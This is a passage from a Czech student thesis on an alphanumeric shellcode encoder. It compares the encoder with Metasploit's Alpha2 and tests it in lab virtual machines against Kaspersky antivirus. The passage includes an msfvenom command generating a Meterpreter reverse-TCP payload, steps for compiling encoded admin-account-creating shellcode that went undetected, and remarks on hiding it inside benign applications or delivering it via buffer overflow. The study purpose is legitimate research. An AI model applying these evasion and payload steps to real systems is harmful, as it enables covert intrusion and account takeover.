podívat jaká práva a jaké sekce jsou nastavené v mojí aplikaci. Na obrázku 4.5 lze vidět, že sekce, ve které je uložen můj kód, je označena jako `.text` a proto by neměl být problém do ní zapisovat a s vypnutým DEPem v ní půjde instrukce i vykonávat.

Nakonec se ukázalo, že opravdu byly špatné instrukce pro získaní lokace kódu v paměti pomocí SEH. Tudíž v sekci Opravený dekodér se zabývám tím, jak jsem tuto chybu opravila.

Ještě jednou zmíním, že pro správnou funkčnost dekodéru je potřeba mít na testovacím stroji vypnutou DEP ochranu. Na Windows se DEP poprvé objevil v operačním systému Windows XP service pack 2 v roce 2004. Tato zkratka znamená *Data Execution Prevention* a znamená, že některé části paměti jsou označené jako nespustitelné. To znamená, že pokud je v tomto místě uložena nějaká instrukce a počítač se jí pokusí vykonat, program skončí výjimkou.

4.5 Alpha2 vs. moje implementace


Mezi nejznámější a dle mého názoru nejpoužívanější implementaci alfanumerického enkodéru patří Alpha2, což je enkodér který je použit v Metasploitu



Obrázek 4.4: OllyDbg – program, který spouští kalkulačku, zde je vidět, že program neproběhne v pořádku a na jaké instrukci se zastaví

(viz obrázek 4.6 – pomocí příkazu `msfvenom -l encoders`). Zde srovnávám mé řešení konkrétně s tímto [68] `alpha2.c`. Toto řešení bruteforcuje alfanumerické znaky tím způsobem, že potom, co rozdělí byte na dvě poloviny A a B, tak vždy náhodně zvolí jeden znak (8 bitů), vezme jeho 4 dolní bity a porovnává je s B do té doby, než nalezne shodu. To stejné provádí i pro duhou polovinu původního bytu – B.

Oproti tomu mé řešení vychází z toho, že je pouze 5 možností, jak doplnit spodní 4 bity, těmi více významnými tak, aby výsledný znak (byte) byl alfanumerický. Tudíž moje řešení je efektivnější a nezkouší zbytečně tolik možností.




Obrázek 4.5: PE Explorer – program který spouští kalkulačku, sekce ve které je uložen shellcode je označen jako `.text` a proto by neměl být problém do ní zapisovat

4.6 Testování různých vstupů a výstupů


V návrhu jsem zmínila, že moje aplikace umí shellcode přijmout na vstupu různými způsoby. Zde se věnuji otestování těchto způsobů. Na obrázku 4.7 lze vidět ukázka různých vstupů a výstupů. Dále bylo otestováno zakódování shellcodu v binárním souboru pomocí příkazu `python3 encoder.py -f te⌋ st_shellcode.bin`

4.7 Shrnutí realizace


Úspěšně byla implementována aplikace, která zakóduje shellcode alfanumerickým enkodérem. Tato aplikace byla otestována na shellcodu, který spouští kalkulačku na Windows XP. Nakonec bylo porovnáno mé řešení implementace



Obrázek 4.6: Metasploit – Alpha2 enkodér



Obrázek 4.7: Ukázka různých vstupů a výstupů



Obrázek 4.8: Realizace aplikace – znázornění funkcí a jejich návaznosti

s Alpha2.

Na obrázku 4.8 lze vidět z jakých funkcí je aplikace složena. První funkce `argumenty` se stará o zpracování argumentů aplikace, které zadá uživatel. Druhá funkce `dekodovat_vstup` převede shellcode do správného formátu, aby s ním mohla pracovat následující funkce `zakodovat_shellcode`, která se stará a zpracování shellcodu a jeho zakódování alfanumerickým enkodérem. Čtvrtá a pátá funkce (`soubor_vystup` a `text_vystup`) se starají o uložení výsledného zakódovaného shellcodu do souboru, případně o jeho vypsání na příkazovou řádku v příslušném formátu.

Kapitola 5

Testování

V této kapitole se věnuji testování implementované aplikace, jaké jsem pro testování použila virtuální prostředí a jaký jsem si zvolila antivirový program. Dále také zdůvodňuji výběr škodlivého kódu, na kterém je implementovaná aplikace testována. V předchozí kapitole Realizace byla aplikace odladěná na neškodném shellcodu, který spouští kalkulačku (konkrétně v sekci *Otestování aplikace a vyladění problémů*). Tudíž v této kapitole se již věnuji testování aplikace s reálným škodlivým kódem.

5.1 Virtuální prostředí


K otestování aplikace na škodlivém kódu je použit operační systém Windows XP, který obsahuje zranitelnosti. Tudíž se hodí k otestování funkčnosti implementovaného algoritmu. Konkrétně využívám *Windows XP Professional Version 2002 Service Pack 3*, které pouštím ve *Virtual boxu*. Virtual box běží na Windows 10. Virtuální prostředí lze vidět na obrázku 5.1. Dále k otestování meterpreteru využívám virtuální stroj se systémem Kali Linux. Který je ve stejné síti, jako zmíněný virtuální stroj s Windows XP.

5.2 Antivirový program

Testovaný antivirový program jsem si zvolila Kaspersky Free ve verzi 18. Dostupný z [69]. A ten jsem nainstalovala na druhý virtuální stroj s Windows XP. Na obrázku 5.2 je tento antivirový program znázorněn.

5.3 Zvolený škodlivý kód

K testování jsem si zvolila dva různé škodlivé kódy. První test provedu se shellcodem, který vytvoří spojení s druhým virtuálním strojem a využije meterpreter. Škodlivý kód je spouštěn na Windows XP a druhý virtuální stroj je




Obrázek 5.1: Windows XP – testované virtuální prostředí

Kali Linux. Druhý test bude se shellcodem, který na operačním systému Windows XP vytvoří administrátorský účet. Zdroje těchto shellcodů jsou různé.

5.4 Samotné testování

Samotné testování se skládá z následujících kroků:

1. Škodlivý kód zakóduji pomocí mé aplikace.
2. Následně z něj vytvořím EXE soubor.
3. Spustím škodlivý kód bez antivirového programu a testuji zda funguje, jak má.
4. Oskenuji škodlivý kód ve virtuálním prostředí pomocí antivirového programu.
5. Spustím škodlivý kód se zaplým antivirovým programem.




Obrázek 5.2: Kaspersky Antivirus nainstalovaný na Windows XP

5.4.1 Test útoku – Meterpreter

Nejdříve si vytvořím virtuální prostředí pro testování a simulaci útoku. K tomu využiji dva virtuální stroje – jeden s Windows XP a druhý s Kali Linuxem. Ve Virtual Boxu si vytvořím vlastní síť, ve které budou tyto dva změněné stroje. Využiji konkrétně tento 5.3 shellcode vygenerovaný Metasploitem pomocí příkazu `msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.3 LPORT=4444 -f c -a x86 --platform windows`. Nejdříve zkusím tento shellcode otestovat nezakódovaný, zda vůbec funguje, jak má. Tudíž z něj vytvořím EXE soubor pomocí příkazu `cl` a otestuji na Windows XP a Kali Linuxu. K otestování meterpreteru nejdříve musím spustit na Kali Linuxu Metasploit a poté provést příkazy znázorněné na obrázku 5.4. Pak už jen Metasploit čeká na spuštění škodlivého kódu na Windows XP a na připojení. IP adresa, kterou nastavuji je adresa Kali Linuxu, je to adresa, na kterou se škodlivý kód připojuje. Tudíž nyní spustím škodlivý kód na Windows XP. A Metasploit dá najevo úspěšné připojení tím, že vypíše `Meterpreter session 1 opened (10.10.10.3:4444 -> 10.10.10.4:1205)`.

Otestovala jsem, že škodlivý kód funguje správně, nyní ho zkusím zakódovat mou aplikací a znovu spustit. Zvolím stejný postup jako v případě shell-



Obrázek 5.3: Meterpreter – ukázka shellcodu vygenerovaného Metasploitem


codu, který vytváří administrátorský účet – zakóduji pomocí mé aplikace a následně z něj vytvořím EXE soubor. Bohužel následný pokus o spuštění tohoto vytvořeného EXE souboru se zakódovaných shellcodem skončil neúspěchem. Aplikace se nespustila a místo toho spadla.

5.4.1.1 Meterpreter

Meterpreter je nástroj v Metasploitu, který umožňuje útočníkovi vzdáleně vykonávat různé příkazy na napadeném stroji. K tomu je nutné, aby uživatel spustil škodlivý kód na svém stroji, který se připojí k útočníkově stroji. Příkazy, které pak může útočník využít, jsou zde [70].

5.4.1.2 Otestování s antivirovým programem

Nezakódovaný škodlivý kód antivirový program označí jako škodlivý. Testovat zakódovaný kód, když nefunguje, postrádá smysl. Abych zjistila, jestli je problém přímo v mém enkodéru, zkusila jsem stejný shellcode zakódovat i referenčním alfanumerickým enkodérem. Ukázalo se, že ani v tom případě




Obrázek 5.4: Metasploit – ukázka spuštění meterpreteru

zakódovaný škodlivý kód nefunguje. Tudíž chyba není v implementaci alfanumerického enkodéru. Proto se pustím k otestování své aplikace na druhém škodlivém kódu.

5.4.2 Test útoku – vytvoření administrátorského účtu

Jako druhý kód k testování využiji tento škodlivý kód [71]. Tento shellcode vytváří administrátorský účet na Windows XP. Nejdříve otestuji, zda tento škodlivý kód funguje i nezakódovaný. K tomu využiji *Visual Studio 2008 Command Prompt*, ve kterém škodlivý kód zkompiluji – vytvořím z něj spustitelný soubor, pomocí příkazu `cl skodlivy_kod.c`. Tento příkaz vytvoří ve stejném adresáři soubor `skodlivy_kod.exe`. Zobrazeno na obrázku zde 5.6. Ten následně zkusím spustit a jak je zřejmé z obrázku 5.5, došlo k vytvoření administrátorského účtu (s názvem secuid0).

Shellcode sám o sobě funguje, tudíž se vrhnu na další krok – zakódování. Vezmu samotný shellcode a spustím mojí aplikaci s následujícími argumenty `python3 encoder.py -i w -d -o c`. Parametr `-d` se postará o zbavení se přebytečných uvozovek. Nové řádky je potřeba odstranit předem. Aplikace vypíše na příkazovou řádku zakódovaný shellcode ve formátu hodícím se pro programovací jazyk C. Tento shellcode vezmu a vložím namísto původního v souboru `skodlivy_kod.c`. Následně, stejně jako u nezakódovaného shell-



Obrázek 5.5: Vytvoření administrátorského účtu na Windows XP pomocí škodlivého kódu


```
C:\Documents and Settings\paja\Desktop>cl skodlivy_kod.c
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 15.00.30729.01 for 80x86
Copyright (C) Microsoft Corporation.  All rights reserved.

skodlivy_kod.c
Microsoft (R) Incremental Linker Version 9.00.30729.01
Copyright (C) Microsoft Corporation.  All rights reserved.

/out:skodlivy_kod.exe
skodlivy_kod.obj

C:\Documents and Settings\paja\Desktop>_
```

Obrázek 5.6: Vytvoření spustitelného souboru pomocí příkazu cl

codu, aplikaci zkompiluji a spustím. Na obrázku 5.7 lze vidět úspěšný výsledek – nový administrátorský účet.

5.4.2.1 Využití

Část, která se ve spustitelném souboru stará o vytvoření administrátorského účtu je alfanumerická, tudíž se tváří jako normální text a může uniknout i člověku, který si bude prohlížet obsah spustitelného souboru ještě před tím, než ho spustí. Tento shellcode také může být teoreticky přidán k nějaké běžné bezpečné aplikaci, při jejímž spuštění běžný uživatel ani nepostřehne, že došlo k vytvoření dalšího administrátorského účtu.



Obrázek 5.7: Vytvoření administrátorského účtu na Windows XP pomocí zakódovaného škodlivého kódu, vlevo je částečně vidět kód aplikace a vpravo potom nový vytvořený administrátorský účet – stejné jako na obrázku 5.5

5.4.2.2 Otestování s antivirovým programem

Už je vyzkoušeno, že zakódovaný škodlivý kód funguje, proto nyní vyzkouším, jestli ho odhalí antivirový program. Nejdříve otestuji, jestli ho antivir detekuje i bez spuštění a zda antivirový program detekuje nezakódovaný škodlivý kód. Ukázalo, že v tomto případě antivirový program nedetekuje ani nezakódovaný škodlivý kód, stejně tak zakódovaný také nedetekuje. Tudíž se domnívám, že alfanumerický enkodér nemá v tomto případě vliv na detekci. Došlo k úspěšnému spuštění škodlivého kódu za přítomnosti antivirového programu.

5.5 Návrh na další testování

Tato část už není zrealizovaná, napadla mě v době, kdy jsem řešila problém se SEH GetPC kódem. Je to jedna z možností k čemu lze využít alfanumerický shellcode. Při tomto způsobu není potřeba ze shellcodu vytvářet EXE aplikaci. Místo toho stačí využít aplikaci, která je zranitelná na útoky typu buffer overflow. Zranitelné aplikaci lze na vstupu podstrčit zakódovaný alfanumerický shellcode, který se následně pokusí o spuštění. Výhodou tohoto způsobu je, že

i v případě, kdy aplikace bude testovat vstup a zjišťovat, zda-li obsahuje pouze alfanumerické znaky, tak zakódovaný shellcode tímto testem bez problému projde. Další zajímavostí, kterou zde zmíním, je tento článek [72]. Zabývá se také kódováním shellcodu tak, aby obsahoval pouze určité znaky. Ovšem snaží se být mnohem víc specifičtější a to tak, že výsledný zakódovaný shellcode má vypadat podobně jako anglický text.

Tato možnost testování zahrnuje následující kroky, které ve zkratce i rozeberu:

- Vytvořit aplikaci zranitelnou na buffer overflow.
- Vygenerovat si shellcode mou aplikací, který budu testovat.
- Otestovat shellcode jako vstup zranitelné aplikace.

5.5.1 Vytvoření aplikace zranitelné na buffer overflow

Zranitelnou aplikaci je možné napsat například v jazyce C. Je to asi nejjednodušší řešení na otestování a to proto, že C je jazyk, který nechává spoustu věcí na samotném programátorovi a nekontroluje za něj například délku vstupů a zda vstup náhodou není větší, než buffer do kterého ho aplikace ukládá. Z toho důvodu se tento jazyk a aplikace v něm napsaná hodí na testovaní zranitelností typu buffer overflow. Zranitelná aplikace může obsahovat například funkci `strcpy`.

Buffer overflow se nazývá případ, kdy program při zapisování dat přesáhne velikost bufferu a začne zapisovat data do paměti do místa, kde nemají co dělat.

5.5.2 Vygenerování zakódovaného shellcodu pomocí mé aplikace

Následně se použije moje aplikace na zakódování shellcodu. Shellcode si uživatel může zvolit dle svých potřeb, například pokud jde jen o testování, lze zvolit stejný shellcode, jako jsem používala v předchozí kapitole – shellcode, který spouští obyčejnou kalkulačku na Windows XP. Po zakódovaní vznikne čistě alfanumerický shellcode.

5.5.3 Otestování shellcodu a výsledek

Následně uživatel shellcode vygenerovaný v předchozím kroku vloží do své připravené zranitelné aplikace a otestuje, zda funguje.

Závěr

